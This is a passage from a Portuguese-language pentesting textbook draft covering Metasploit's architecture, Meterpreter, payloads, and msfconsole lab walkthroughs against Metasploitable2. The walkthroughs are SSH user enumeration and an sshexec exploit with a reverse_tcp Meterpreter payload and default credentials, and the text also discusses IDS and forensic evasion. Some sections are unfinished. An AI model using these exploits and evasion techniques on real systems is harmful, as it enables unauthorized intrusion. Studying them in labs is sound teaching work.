- **Datastore:** Consiste em um hash de valores que podem ser usados pelos módulos para referenciar o programador ou por valores controlados pelo usuário. As variáveis de ambiente são uma categoria de tais valores, que são usados por módulos de exploração ou pela estrutura para determinar o comportamento exato;
- **Event Notifications:** O MSF permite que os desenvolvedores reajam a eventos específicos da estrutura e executem ações arbitrárias em eventos específicos. Isso funciona com o mesmo princípio dos eventos do Windows e exige que cada instância da estrutura tenha manipuladores de eventos registrados nela. Alguns dos eventos que podem ser acionados incluem eventos de exploração, eventos de estrutura geral, eventos de reconhecimento e eventos de sessão;
- **Framework Managers:** Conforme mencionado anteriormente, a estrutura consiste em subsistemas críticos, que são responsáveis por gerenciar módulos, plug-ins, entidades de reconhecimento, sessões e tarefas.

11.1.3 Framework Base

O Framework Base é construído sobre o Framework Core e fornece interfaces para tornar mais fácil lidar com o núcleo. Alguns destes são:

- **Configuration:** Manter uma configuração persistente e obter informações sobre a estrutura de uma instalação, como o diretório raiz da instalação e outros atributos;
- **Logging:** Como mencionado anteriormente, o MSF fornece suporte de log extensivo e flexível;
- **Sessions:** A base mantém informações e controla o comportamento das sessões dos usuários.

A estrutura também fornece classes e métodos para simplificar as interações com ela, como ao lidar com explorações, NOPs, payloads e recon modules.

8.1.3.1 Interfaces

O Framework User Interfaces permite que o usuário interaja com o framework, estes são tipicamente:

- **msfconsole:** Uma interface de comandos interativo, sendo utilizado por especialistas para imputar parâmetros e executar ações;
- **msfcli:** Uma interface de comandos não interativo, para ser utilizados por scripts automatizados e APIs externas de agentes externos;
- **msfweb:** Uma interface WEB para interação com o framework mais "Ser Humano Like".

8.1.3.2 Modules

Os módulos dentro da estrutura consistem em:

- **Exploits**: O foco principal do framework.
- **Payload**: Se a exploração realmente for bem-sucedida, você terá uma ampla variedade de opções do que gostaria de fazer no sistema remoto. Isso inclui adicionar um usuário, executar um comando específico, gerar um shell de comando de volta no sistema do invasor, injetar DLL VNC para acesso remoto à GUI, diversão do Meterpreter e muito mais.
- **NOP Generators**: Muitas vezes, a localização exata do salto pode não ser conhecida, e os NOPs precisam ser anexados à exploração real. Para evitar que os IDSs sejam acionados nos padrões de tráfego, diferentes geradores de NOP permitem a ofuscação das sequências NOP ou sleds NOP.
- **Encoders**: Assim como os sleds NOP, as cargas úteis também podem acionar assinaturas IDS. Isso pode ser evitado codificando as cargas úteis de forma que elas passem sem ser detectadas pela rede, sejam decodificadas no destino e executadas conforme planejado.
- **Auxiliary**: Modules: Uma adição importante à versão 3.0 são os módulos auxiliares, que fornecem funcionalidade aprimorada ao testador de penetração em termos de impressão digital e varredura de vulnerabilidade. Por exemplo, um dos módulos auxiliares permite conectar-se a um MS SQL Server, enquanto outro módulo tenta adivinhar a versão remota do sistema operacional Windows e o nível do service pack com base no comportamento do protocolo SMB e nas listas de controle de acesso (ACLs).

Uma lista completa dos módulos disponíveis no Framework está disponível para ver basta executar o comando **show all** de dentro da interface msfconsole.

8.1.3.3 Plugins

Este é um novo conceito com a versão 3.0 do MSF. Em comparação com os módulos, os plugins são projetados para alterar a própria estrutura. Novamente, é a introdução de plugins que aumenta a utilidade do framework como uma plataforma de desenvolvimento de ferramentas de segurança.

Por exemplo, pode ser desenvolvido um plugin que adiciona um novo comando à interface do console. Plugins avançados podem ter a capacidade de automatizar parte da sequência de tarefas. Isso depende completamente da criatividade do pesquisador de segurança. Por exemplo, um plugin pode ser desenvolvido para executar um ou mais módulos de reconhecimento e determinar os hosts na rede e os serviços executados nesses hosts. Ele pode então pegar essas entradas e determinar quais possíveis explorações podem ser lançadas contra os alvos. Ele poderia, então, lançar vários tipos de explorações e tentar diferentes opções de cargas úteis e portas locais para se conectar novamente. Durante tudo isso, também pode estar armazenando todos os resultados em um banco de dados e escrevendo um arquivo de relatório documentando os resultados de todas essas ações.

8.1.3.4 Database Support

O MSF suporta vários bancos de dados relacionais através do uso de plugins. A lista atual de bancos de dados suportados inclui PostgreSQL, SQLite2 e SQLite3. Para habilitar o suporte ao banco de dados, primeiro você precisa instalar o pacote RubyGems de www.rubygems.org. Para construir o pacote, navegue até a pasta onde você descompactou

e descompactou o pacote de instalação e execute o comando ruby setup.rb. Verifique se o comando gem está em seu caminho.

Em seguida, você precisará instalar o ActiveRecord e o driver de banco de dados Ruby para o banco de dados selecionado, digamos, PostgreSQL.

11.2 Meterpreter

Na maioria das vezes, as discussões sobre testes de penetração se concentram em reconhecimento e exploração. Mas não é dada muita importância à fase de pós-exploração, especialmente o objetivo de explorar sistemas vulneráveis da maneira mais flexível e furtiva possível. Estou utilizando este recurso no exemplo Exemplificando uma exploração (SSH User Code Execution).

Alguns dos desafios comuns durante a pós-exploração são:

- Ao tentar executar um processo após a exploração, ele aparecia na lista de processos em execução do sistema. Mesmo as tentativas de fazer Trojan nos comandos do sistema operacional ainda deixariam rastros suficientes para o investigador forense experiente. Os sistemas de detecção de intrusão de host (HIDS) também acionará um alarme se um prompt de comando fosse executado no sistema;
- Além da bandeira vermelha que seria levantada ao iniciar um shell de comando, o próprio shell pode ser restrito. Por exemplo, se o processo está sendo executado em um ambiente chroot, onde o acesso a bibliotecas e comandos pode ser severamente restrito, ou se certos binários foram removidos do sistema, pode ser extremamente difícil causar muitos danos;
- Muitas vezes, antes de lançar o exploit, a carga útil e as ações específicas a serem executadas são decididas. Assim, você teria que decidir se gostaria de encapsular um shell reverso de volta ao seu sistema ou adicionar um usuário no sistema remoto ou simplesmente execute qualquer comando específico assim que a exploração for bem-sucedida.

O Meterpreter foi projetado para superar essas limitações e fornecer APIs que permitiriam ao invasor codificar vários ataques pós-exploração que seriam executados no shell do Meterpreter. O shell do Meterpreter é essencialmente uma plataforma de ataque que é injetada na memória do processo em execução. Assim, evita a detecção por HIDS, bem como ignora as limitações do shell de comando nativo do sistema operacional. Além disso, ele fornece APIs com as quais várias ações podem ser executadas sem alterar significativamente o estado do sistema de arquivos, bem como configurar o encaminhamento de porta de maneira semelhante ao mecanismo de encaminhamento de porta do Secure Shell (SSH).

11.3 Payloads

Payloads são pedaços de código que são executados no sistema de destino como parte de uma tentativa de exploração. Um Payload geralmente é uma sequência de instruções em Assembly, que ajuda a atingir um objetivo específico de pós-exploração, como adicionar um

novo usuário ao sistema remoto ou iniciar um prompt de comando e vinculá-lo a uma porta local. Modificando partes de código assembly existentes de DLLs eu programas, isso requer um conhecimento profundo não apenas de programação em assembly, mas também do funcionamento interno do sistema operacional de destino. Mas vários scripts agora permitem que Payloads sejam desenvolvidas sem a necessidade de modificar nenhum código de assembly.

O MSF vem com um grande número de payloads pré-codificados, que podem ser simplesmente plugados nos exploits, aumentando assim a flexibilidade de uso.

Exemplos de Payloads (uma lista gigantesca pode ser localizada neste link):

linux/x86/exec: Executar um comando arbitrário;
linux/x86/exec/bind_tcp: Ouça uma conexão e execute um comando arbitrário;
linux/x86/adduser/reverse_tcp: Conecte-se novamente ao invasor e crie um novo usuário com UID 0;
linux/x86/shell_reverse_tcp: Conecte-se de volta ao invasor e gere um shell de comando.

11.4 Metasploit em testes de penetração (Pentest)

Em primeiro lugar, o MSF é uma plataforma de exploração, ele fornece ao usuário a capacidade de lançar explorações contra sistemas de destino selecionados e executar tarefas pós-exploração, como upload de arquivos, execução de processos, abertura de conexões de rede backdoor, monitoramento do uso do sistema e assim por diante. o processo de teste de penetração. Um testador de penetração geralmente começa identificando e fazendo impressões digitais dos sistemas alvo.

Uma vez que as portas abertas e os serviços são determinados, o testador de penetração pode então verificar a existência de quaisquer vulnerabilidades nesses sistemas, tentando explorá-los. Na ausência de plataformas de exploração como o MSF, o testador normalmente acabaria enviando os resultados obtidos de scanners de vulnerabilidade como Nessus ou Internet Security Scanner.

A maioria desses relatórios contém alguns falsos positivos e muitas vezes podem fazer com que os resultados do teste de penetração percam seu impacto.

A versão mais recente do Metasploit agora oferece ao usuário vários canais de interface com ele. Eles permitem um grau muito alto de flexibilidade para diferentes requisitos ou situações, como:

- Um único usuário explorando um único alvo;
- Um único usuário explorando vários alvos durante uma sessão, seja no modo interativo ou em lote;
- Abrindo várias sessões de payload de uma só vez;
- Suspendendo e restaurando sessões de carga útil
- Compartilhando sessões de carga útil com outros usuários
- Um grupo de testadores de penetração colaborando para testar a mesma rede ou redes diferentes


- Um testador de penetração faz login remotamente no sistema Metasploit pré-configurado e inicia explorações a partir daí

Os canais disponíveis com o Metasploit v3.0 estão listados abaixo:


- msfconsole;
- msfweb;

11.4.1 Msfconsole

O msfconsole é o meio tradicional e principal de usar o MSF. Após a instalação, o console pode ser simplesmente iniciado digitando o comando **msfconsole**, a versão do framework, o número de exploits, payloads, codificadores, NOPs e módulos auxiliares disponíveis.




Imediatamente após o lançamento do exploit, o comando intuitivo para digitar é help e a saída é mostrada na Figura.



Quase todas as opções podem-se obter detalhes com a opção -h para obter mais ajuda sobre seu uso. E embora a maioria das opções seja autoexplicativa, algumas delas requerem um pouco de elaboração.

- **irb:** Esta opção permite que você execute scripts Ruby reais de dentro do console Metasploit, aumentando muito a capacidade de interagir com o framework. Essa opção também fornece amplo recurso de rastreamento para ajudá-lo a depurar seus scripts.
- **jobs:** Uma das adições ao MSF versão 3 é a capacidade de agendar trabalhos a partir da interface msfconsole, este comando também permite listar e eliminar trabalhos;
- **loadpath:** Permite que o usuário use módulos que podem estar localizados em diretórios não padrão;
- **route:** Rotear o tráfego para uma determinada sub-rede por meio de uma sessão cujo ID é fornecido.

Na imagem abaixo está sendo exibida as informações de help para a opção route.



A lista de exploits disponíveis com cada versão e revisão do Metasploit continua a crescer.

```
File  Actions  Edit  View  Help
msf6 > show exploits

Exploits
========

   #     Name                                                Disclosure Date  Rank       Check  Description
   -     ----                                                ---------------  ----       -----  -----------
   0     exploit/aix/local/ibstat_path                       2013-09-24       excellent  Yes    ibstat $PATH Privilege Esca
lation
   1     exploit/aix/local/xorg_x11_server                   2018-10-25       great      Yes    Xorg X11 Server Local Privi
lege Escalation
   2     exploit/aix/rpc_cmsd_opcode21                       2009-10-07       great      No     AIX Calendar Manager Servic
e Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
   3     exploit/aix/rpc_ttdbserverd_realpath                2009-06-17       great      No     ToolTalk rpc.ttdbserverd _t
t_internal_realpath Buffer Overflow (AIX)
   4     exploit/android/adb/adb_server_exec                 2016-01-01       excellent  Yes    Android ADB Debug Server Re
mote Payload Execution
   5     exploit/android/browser/samsung_knox_smdm_url       2014-11-12       excellent  No     Samsung Galaxy KNOX Android
 Browser RCE
   6     exploit/android/browser/stagefright_mp4_tx3g_64bit  2015-08-13       normal     No     Android Stagefright MP4 tx3
g Integer Overflow
   7     exploit/android/browser/webview_addjavascriptinterface
```

11.4.1.1 Como proceder

ATENÇÃO: Não tem conhecimento nem começa.

Antes de selecionar qual exploração você gostaria de executar, supõe-se que você identificou o sistema de destino e executou um scanner de porta, como o Nmap, para identificar portas abertas, fingerprint do sistema operacional remoto e também para identificar os serviços em execução. Você então executaria um scanner de vulnerabilidade como o Nessus para determinar vulnerabilidades nesses serviços, ou você poderia olhar diretamente no banco de dados de exploits do Metasploit e ver se ele tem algum exploit disponível para o serviço que você está direcionando.

11.4.1.2 Exemplificando uma exploração (SSH Username Enumeration)

Para entender este cenário vou utilizar (Ambiente exposto e Máquina alvo Metasploitable):

- **Metasploitable2** com interface de rede ligada na rede interna do VirtualBox;
- **Kali GNU/Linux** com uma interface ligada a NAT do host e outra interface ligada na rede interna do VirtualBox.

A primeira ação é saber que o alvo está ativo na rede e que o Kali GNU/Linux possui acesso ao alvo, um ping básico pode lhe ajudar.


```
┌──(kali㉿kali)-[~]
└─$ ping -c 1 192.168.201.10
PING 192.168.201.10 (192.168.201.10) 56(84) bytes of data.
64 bytes from 192.168.201.10: icmp_seq=1 ttl=64 time=2.37 ms

── 192.168.201.10 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2.368/2.368/2.368/0.000 ms

┌──(kali㉿kali)-[~]
└─$
```

Tem acesso, então utiliza-se nmap para (faça depois do ping pois o nmap lança ruido na rede):

1. fazer um fingerprint do Sistema Operacional;
2. obter dados de portas ativas.

1. sudo namp -O 192.168.201.10


Repare que é O OHHHHHHH maiúsculo.



Nosso fingerprint diz que estamos enfrentando um servidor GNU/Linux na rede interna e vemos a porta TCP 22 aberta no sistema remoto.

Estou escolhendo esta porta como alvo pois pelo conhecimento adquirido ao passar dos anos me revela que esta pode ser vulnerável frente ao alvo e reforçado pelo fingerprint que me informa que é um OS já bem depreciado. Isso nos leva a selecionar o exploit **SSH Username Enumeration**. Primeiro, obtemos mais informações sobre esse exploit usando o comando **info auxiliary/scanner/ssh/ssh_enumusers** dentro do msfconsole (Figura abaixo).

Este comando nos mostra informações sobre o exploit, como o autor, as plataformas e alvos disponíveis, as opções que precisam ser definidas para que esse exploit funcione e outras informações variadas.




Todo exploit requer dados para sua perfeita execução, é natural que todo ambiente seja diferente então o autor do exploit armazena no info tais necessidades, veja abaixo.

Será utilizado dois parâmetros, são estes:

RHOST: O IP do servidor alvo;

USER_FILE: Um arquivo que vou escrever contendo as possíveis contas que quero validar.

Em um segundo terminal, com o nano crie um arquivo conforme figura abaixo, linha após linha vamos colocar usuários, estou utilizando 2 usuários que provavelmente não existirá, será nosso controle.




Agora, precisamos selecionar o exploit, que é feito com o comando **use auxiliary/scanner/ssh/ssh_enumusers** conforme mostrado na Figura.

```
msf6 >
msf6 > use auxiliary/scanner/ssh/ssh_enumusers
msf6 auxiliary(scanner/ssh/ssh_enumusers) >
```

No Mestasploit framework encontramos uma ampla gama de de exploits, e aida neste capítulo mostraremos como criar seu próprio exploit. Mas para esse precisamos informar a lista de usuários e também qual o IP alvo, conforme passos abaixo.

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set rhosts 192.168.201.10
rhosts => 192.168.201.10
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set user_file /tmp/usuarios.txt
user_file => /tmp/usuarios.txt
msf6 auxiliary(scanner/ssh/ssh_enumusers) >
```

Por padrão rhost é o host alvo, é um padrão de nomenclatura que quem desenvolve exploits já utilizam, já user_file é um parâmetro definido por quem criou este exploit. Tudo pronto, agora é só executar o run e aguardar.



O exploit vai explorar a vulnerabilidade e mapear usuários que existem, com isso o processo de tentativa de invasão será mais simples.


11.4.1.3 Exemplificando uma exploração (SSH User Code Execution)


```
msf6 > use exploit/multi/ssh/sshexec
[*] No payload configured, defaulting t
```

```
msf6 exploit(multi/ssh/sshexec) > show options

Module options (exploit/multi/ssh/sshexec):

   Name        Current Setting   Required  Description
   ----        ---------------   --------  -----------
   PASSWORD                      yes       The password to authenti
   RHOSTS      192.168.201.10    yes       The target host(s), see
                                           sploit-framework/wiki/Us
   RPORT       22                yes       The target port (TCP)
   SRVHOST     0.0.0.0           yes       The local host or networ
                                            must be an address on t
                                            listen on all addresses
   SRVPORT     8080              yes       The local port to listen
   SSL         false             no        Negotiate SSL for incomi
   SSLCert                       no        Path to a custom SSL cer
                                           generated)
   URIPATH                       no        The URI to use for this
   USERNAME    root              yes       The user to authenticate


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an inte
   LPORT  4444             yes       The listen port
```

rhosts
srvhosts
lhost
username
password

```
msf6 exploit(multi/ssh/sshexec) > set rhosts 192.168.201.10
rhosts => 192.168.201.10
msf6 exploit(multi/ssh/sshexec) > set srvhost 192.168.201.1
srvhost => 192.168.201.1
msf6 exploit(multi/ssh/sshexec) > set lhost 192.168.201.1
lhost => 192.168.201.1
msf6 exploit(multi/ssh/sshexec) > set username msfadmin
username => msfadmin
msf6 exploit(multi/ssh/sshexec) > set password msfadmin
password => msfadmin
msf6 exploit(multi/ssh/sshexec) >
```





11.4.1.4 Exemplificando uma exploração ()

https://packetstormsecurity.com/files/169702/apache_couchdb_erlang_rce.rb.txt

9 Descoberta de Serviços e Protocolos (falta)

9.2 Protocolo NBT e NetBIOS (ok)

NetBIOS é um serviço que permite a comunicação em uma rede e é frequentemente usado para ingressar em um domínio e em aplicativos legados, é considerado uma tecnologia legada, mas ainda é usada em alguns ambientes até hoje.

Por ser um protocolo inseguro, geralmente pode ser um bom ponto de partida se obter dados de uma rede, a varredura de compartilhamentos NetBIOS com o NBTScan e o Nmap Scripting Engine é uma boa maneira de começar a recolher informações da rede.

NetBIOS, que significa sistema básico de entrada/saída de rede, é um serviço que permite que os computadores se comuniquem em uma rede de forma simples, no entanto, o NetBIOS não é um protocolo de rede, é uma API que auxiliam na configuração da rede e roda sobre TCP/IP via protocolo NBT, e com isso opera até em redes modernas.
O NetBIOS fornece dois serviços de comunicação principais, um serviço de datagrama permite a comunicação não orientada a conexão em uma rede, este serviço é ideal para situações em que a transmissão rápida é preferida, como a geração de erros. O outro trata-se de um serviço de sessão que permite que dois computadores estabeleçam uma conexão para uma comunicação confiável.

A principal maneira pela qual os invasores exploram o NetBIOS é por meio de ataques de envenenamento, que ocorrem quando o invasor está na rede e falsifica outra máquina para controlar e redirecionar o tráfego, um invasor também pode obter as credenciais com hash de um usuário neste ponto para crackear mais tarde, outro uso mais simples é o uso deste protocolo para descobrir nomes de hosts na rede.

Para executar essa técnica, será usado como alvo o Metasploitable, uma máquina virtual intencionalmente vulnerável e já descrita neste livro, a varredura deverá ser realizada a partir da máquina Kali.

NetBIOS sobre TCP tradicionalmente usa as seguintes portas:

- nbname: 137/UDP
- nbname: 137/TCP
- nbdatagram: 138/UDP
- nbsession: 139/TCP

O NBT pode implementar um repositório central, ou serviço de nomes, que registra todos os registros de nomes, um aplicativo que deseja registrar um nome entraria, portanto, em contato com o servidor de nomes e perguntaria se o nome já está registrado, usando um pacote de "Consulta de Nome".

